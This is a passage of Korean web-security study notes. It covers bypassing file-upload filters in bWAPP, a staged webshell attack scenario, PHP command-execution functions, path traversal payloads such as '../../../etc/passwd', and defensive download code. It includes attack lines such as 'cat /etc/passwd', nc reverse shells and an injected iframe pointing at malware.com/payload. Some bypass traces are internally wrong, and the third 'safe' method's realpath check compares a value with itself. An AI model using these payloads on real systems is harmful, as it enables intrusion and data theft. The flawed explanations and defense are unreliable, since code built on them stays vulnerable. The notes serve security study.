php 파일이나 스크립트 파일을 올릴 수 없다는 안내 문구가 나온다.
뭐가 문제인지를 알기 위해서 일단 그냥 사진 파일을 올려보자. 잘 올라가고 잘 열리는 것을 확인할 수 있다.
 그러면 확장명을 한 번 바꿔보자
  )
) 업로드 된 것을 확인할 수 있다.
이렇게 사파로 하는 법 말고 정파로 풀어보자
우선 페이지 소스보기를 통해 파악을 한 번 해보자. 문제가 되는 부분이 보인다.
어떻게 할 까 버프로 잡은 다음에 날리자. )
) 성공적으로 업로드가 된 것을 확인할 수 있다.
 당연히 글도 성공적으로 올라갔다.
2.7 bWAPP Unrestricted File Upload-medium

이번에는 미디움이다. 파일을 전처럼 올렸는데 이번에는 저런저런 확장자가 안 된다고 한다.
위의 문구를 통하여 블랙리스트 방식이라는 것을 알수 있다.
화이트리스트
- 나는 세상사람들 다 싫은데 홍길동은 좋아함
- 기본정책이 모두 차단된 상태에서 예외적으로 접근대상을 지정하는 방식
블랙리스트
- 나는 세상사람들 다 좋은데 홍길동은 싫어함
- 기본정책이 모두 허용된 상태에서 예외적으로 차단대상을 지정하는 방식
그러면 아까 했던 것처럼 한 번 진행을 해보자.
well-known 확장자명을 썼는데 통한다.
2.8 Oyesmall
이번에는 asp 파일을 올려볼 것이다. php와 마찬가지로 진행을 해보자.
asp 파일을 올릴려고 했더니 역시나 막혀있다.
그러면 이중에서 하나 골라서 확장명 안에 포함시키면 될 것 같다.
3. 웹쉘(WebShell) 공격
3.1 웹쉘의 역할
웹쉘 업로드 후 획득 가능한 권한:

1. 파일 시스템 접근
   ├─ 파일 읽기 / 쓰기 / 삭제
   ├─ 디렉토리 생성 / 삭제
   └─ 권한 변경 (chmod, chown)

2. 운영체제 명령어 실행
   ├─ whoami (현재 사용자)
   ├─ id (사용자 정보)
   ├─ ls -la (파일 목록)
   ├─ cat /etc/passwd (시스템 파일)
   └─ nc (역쉘 생성)

3. 데이터베이스 접근
   ├─ DB 연결정보 획득
   ├─ 데이터 조회
   └─ 데이터 조작

4. 시스템 정보 수집
   ├─ 네트워크 설정
   ├─ 설치된 패키지
   └─ 실행 중인 프로세스
3.2 웹쉘 공격 시나리오
공격 Phase 1: 웹쉘 업로드
1. 파일 업로드 취약점 발견
2. 확장자 우회로 PHP 파일 업로드
   └─ shell.php5, shell.phtml 등

3. 업로드된 웹쉘 위치 파악
   └─ http://target.com/uploads/shell.php5

4. 웹쉘 접속
   └─ http://target.com/uploads/shell.php5?cmd=whoami
   └─ 웹 쉘 GUI 인터페이스 로그인
공격 Phase 2: 데이터베이스 연결정보 탈취
1. 소스코드 읽기
   └─ 웹쉘의 cat 기능으로 설정파일 읽기
   └─ cat /var/www/html/config/database.php

2. 데이터베이스 연결정보 획득
   └─ Server: localhost
   └─ Username: root
   └─ Password: db_password123
   └─ Database: ecommerce_db

3. 웹쉘 기능으로 DB 접속 테스트
공격 Phase 3: 데이터베이스 중요 정보 추출
1. 사용자 정보 탈취
   └─ SELECT * FROM users
   └─ 로그인 정보, 비밀번호 해시 획득

2. 결제 정보 탈취
   └─ SELECT * FROM orders
   └─ 신용카드, 결제 정보 획득

3. 개인정보 대량 유출
공격 Phase 4: 페이지 변조 및 악성코드 배포
1. 홈페이지 변조
   └─ index.html 수정
   └─ <iframe src="http://malware.com/payload"></iframe> 삽입

2. 악성코드 자동 실행
   └─ 사용자가 홈페이지 접속 → 자동으로 악성코드 다운로드
   └─ 랜섬웨어, 트로이목마 감염

3. 배포 경유지로 악용
3.3 웹쉘 차단
bWAPP 실습 예시
GM Shop 구조:
/var/www/gm/upload
├─ bbs/              (게시판 첨부파일)
├─ goods_img/        (상품 이미지)
├─ notice/           (공지사항 이미지)
└─ patch/            (패치 파일)

❌ 초기 문제:
bbs/ 디렉토리에 쓰기 권한 있음
chmod 777 bbs
→ PHP 파일 실행 가능

✅ 해결:
chmod 755 bbs  (쓰기 권한 제거)
또는
.htaccess에 PHP 실행 차단 추가
3.4 웹쉘의 주요 함수
PHP 명령어 실행 함수 (위험도 높음)
// 1. system() - 가장 일반적
system('whoami');  // 출력과 함께 명령 실행

// 2. exec() - 출력 반환
$output = exec('pwd');

// 3. shell_exec() / backticks
$result = shell_exec('id');
$result = `ls -la`;

// 4. passthru() - 바이너리 데이터 처리
passthru('cat /etc/passwd');

// 5. eval() - PHP 코드 직접 실행 (매우 위험)
eval($_GET['code']);

// 6. assert() - 코드 실행
assert('$_GET[cmd]');

// 7. include/require - 파일 포함 (RFI/LFI)
include($_GET['file']);
4. 파일 다운로드 취약점
4.1 개념 및 정의
파일 다운로드 취약점이란?
서버의 파일 다운로드 기능에서 입력값 검증이 미흡하여, 지정된 경로를 벗어난 임의의 파일(소스코드, 설정파일 등)을 다운로드할 수 있는 취약점
공격 벡터
GET /download.php?file=document.pdf
→ 정상: /var/www/uploads/document.pdf 다운로드

GET /download.php?file=../../../etc/passwd
→ 취약점: /etc/passwd 파일 다운로드 (OS 파일)

GET /download.php?file=../../config/database.php
→ 취약점: 데이터베이스 연결정보 탈취 (소스코드 노출)
4.2 경로 이동 문자 (Path Traversal Characters)
기본 개념
절대 경로 (Absolute Path)
└─ /root/파일/경로/file.txt
   └─ 파일 시스템의 루트(/)부터 시작하는 전체 경로

상대 경로 (Relative Path)
└─ ./uploads/file.txt 또는 ../config/database.php
   └─ 현재 위치를 기준으로 한 상대적 경로
특수 문자
| 문자 | 의미 | 예시 |
|---|---|---|
/ |
디렉토리 구분자 (Unix/Linux) | /var/www/html |
\\ |
디렉토리 구분자 (Windows) | C:\\Users\\Admin |
/ |
디렉토리 구분자 (Windows도 지원) | C:/Users/Admin |
./ |
현재 디렉토리 | ./uploads/file.txt |
../ |
상위 디렉토리 | ../../../etc/passwd |
~ |
홈 디렉토리 | ~/file.txt |
..\\ |
상위 디렉토리 (Windows) | ..\\..\\windows\\system32 |
4.3 공격 시나리오별 분류
CASE 1: 파일명만 입력받는 경우
일반적인 다운로드 경로: /uploads/document.pdf

✅ 정상 요청:
GET /download.php?filename=document.pdf
→ /uploads/document.pdf 다운로드

❌ 공격:
GET /download.php?filename=../../../etc/passwd
→ /uploads/../../../etc/passwd
→ /etc/passwd 다운로드 (시스템 파일)
취약한 PHP 코드:
<?php
// ❌ 위험한 코드
$filename = $_GET['filename'];
$filepath = '/var/www/uploads/' . $filename;
readfile($filepath);  // 직접 파일 경로 사용
?>
CASE 2: 일부 경로 + 파일명 입력받는 경우
초기 경로: /var/www/gm/upload

✅ 정상 요청:
GET /download.php?path=bbs&filename=document.pdf
→ /var/www/gm/upload/bbs/document.pdf 다운로드

❌ 공격 방법 1 (경로에 공격 삽입):
GET /download.php?path=../../../etc&filename=passwd
→ /var/www/gm/upload/../../../etc/passwd
→ /etc/passwd 다운로드

❌ 공격 방법 2 (파일명에 공격 삽입):
GET /download.php?path=bbs&filename=../../../etc/passwd
→ /var/www/gm/upload/bbs/../../../etc/passwd
→ /etc/passwd 다운로드
CASE 3: 전체 경로 입력받는 경우 (가장 위험)
❌ 공격:
GET /download.php?filepath=/etc/passwd
→ /etc/passwd 직접 다운로드

❌ 공격:
GET /download.php?filepath=/var/www/html/config.php
→ 소스코드 직접 노출

이것은 가장 취약한 케이스
→ 어떤 파일이든 접근 가능
취약한 코드:
<?php
// ❌ 가장 위험한 코드
$filepath = $_GET['filepath'];
readfile($filepath);  // 전체 경로 직접 사용
?>
4.4 경로 치환 우회 기법 (매우 중요)
단순 치환의 문제점
❌ 위험한 방어 방식:
$filepath = str_replace('../', '', $_GET['file']);

공격자의 입력:
....//....//....//etc/passwd
→ /../ 제거 후: ....//....//....//etc/passwd
→ 여전히 경로 이동 가능!
취약점 1: 중첩된 경로 문자열
원본 필터: ../ 제거

입력: ....//....//
제거 후: ..//  (여전히 경로 이동 가능)

입력: ...//...//
제거 후: ...//  (치환 우회)
취약점 2: 재귀 치환 우회
필터: ../ 와 ./ 제거

공격자 입력: ...././/index.php

Step 1: ../ 제거
...././/index.php → ../index.php (부분 제거)

Step 2: ./ 제거
../index.php → ../index.php (변화 없음)

최종 결과: ../index.php (경로 이동 성공!)
구체적인 우회 예시
상황: ../ 와 ./ 치환 제거

입력: ..(../).//index.php

제거 과정:
1) ../ 제거 (첫 번째 ../)
   ..(../).//index.php → ..(./)/index.php

2) ./ 제거
   ..(./)/index.php → ../index.php

결과: ../index.php
→ 상위 디렉토리의 index.php 다운로드 성공!
4.5 파일 다운로드 방어 기법
❌ 잘못된 방법: 블랙리스트 치환
<?php
// 위험한 코드 - 우회 가능
$file = $_GET['file'];
$file = str_replace('../', '', $file);
$file = str_replace('..\\', '', $file);
$filepath = '/var/www/uploads/' . $file;
readfile($filepath);
?>
문제점:
- 재귀 우회 가능
- 중첩 패턴으로 우회 가능
- 새로운 경로 문자열 발견 시 계속 우회됨
✅ 올바른 방법 1: 입력값 검증 및 거부
<?php
// 좋은 코드 - 특수 문자 검증 및 거부

$filename = $_GET['filename'];

// 경로 이동 문자 포함 여부 확인
if (strpos($filename, '/') !== false ||
    strpos($filename, '\\') !== false ||
    strpos($filename, '..') !== false) {

    // 경고 및 프로그램 종료
    die('Invalid filename! Path traversal detected.');
}

// 파일 존재 여부 확인
$filepath = '/var/www/uploads/' . $filename;
if (!file_exists($filepath)) {
    die('File not found!');
}

// 파일이 지정된 디렉토리 내에 있는지 확인
$realpath = realpath($filepath);
$basedir = realpath('/var/www/uploads');
if (strpos($realpath, $basedir) !== 0) {
    die('Access denied!');
}

// 파일 다운로드
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . basename($filename) . '"');
readfile($filepath);
?>
주요 포인트:
- strpos()로 특수 문자 검사 -
/,\\,..포함 여부 확인 - 파일 존재 여부 확인 - file_exists()
- realpath() 검증 - 실제 경로가 기본 디렉토리 내인지 확인
✅ 올바른 방법 2: 데이터베이스 매핑
<?php
// 최고의 방법 - 파일 ID로 접근

$file_id = $_GET['id'];  // 파일 ID 받기

// 데이터베이스에서 파일 정보 조회
$conn = new mysqli('localhost', 'user', 'password', 'database');
$stmt = $conn->prepare('SELECT filename, filepath FROM files WHERE id = ?');
$stmt->bind_param('i', $file_id);
$stmt->execute();
$result = $stmt->get_result();
$file = $result->fetch_assoc();

if (!$file) {
    die('File not found!');
}

// 실제 파일이 지정된 디렉토리 내에 있는지 확인
$realpath = realpath($file['filepath']);
$basedir = realpath('/var/www/uploads');
if (strpos($realpath, $basedir) !== 0) {
    die('Access denied!');
}

// 파일 다운로드
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . $file['filename'] . '"');
readfile($file['filepath']);
?>
장점:
1. 경로 문자 입력 불가능 (숫자 ID만 수락)
2. 데이터베이스에서 파일 관리
3. 권한 검증 추가 가능
4. 접근 로그 기록 가능
✅ 올바른 방법 3: basename() + 디렉토리 화이트리스트
<?php
// 안전한 방법 - basename()과 화이트리스트

$filename = basename($_GET['filename']);  // 경로 제거
$allowed_dirs = ['/var/www/uploads', '/var/www/documents'];
$requested_dir = $_GET['dir'] ?? 'uploads';

// 허용된 디렉토리만 접근
$basedir = match($requested_dir) {
    'uploads' => '/var/www/uploads',
    'documents' => '/var/www/documents',
    default => null
};

if (!$basedir) {
    die('Invalid directory!');
}

$filepath = $basedir . '/' . $filename;

// 실제 경로 확인
if (realpath($filepath) !== realpath($basedir . '/' . $filename)) {
    die('Access denied!');
}

if (!file_exists($filepath)) {
    die('File not found!');
}

// 파일 다운로드
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . $filename . '"');
readfile($filepath);
?>
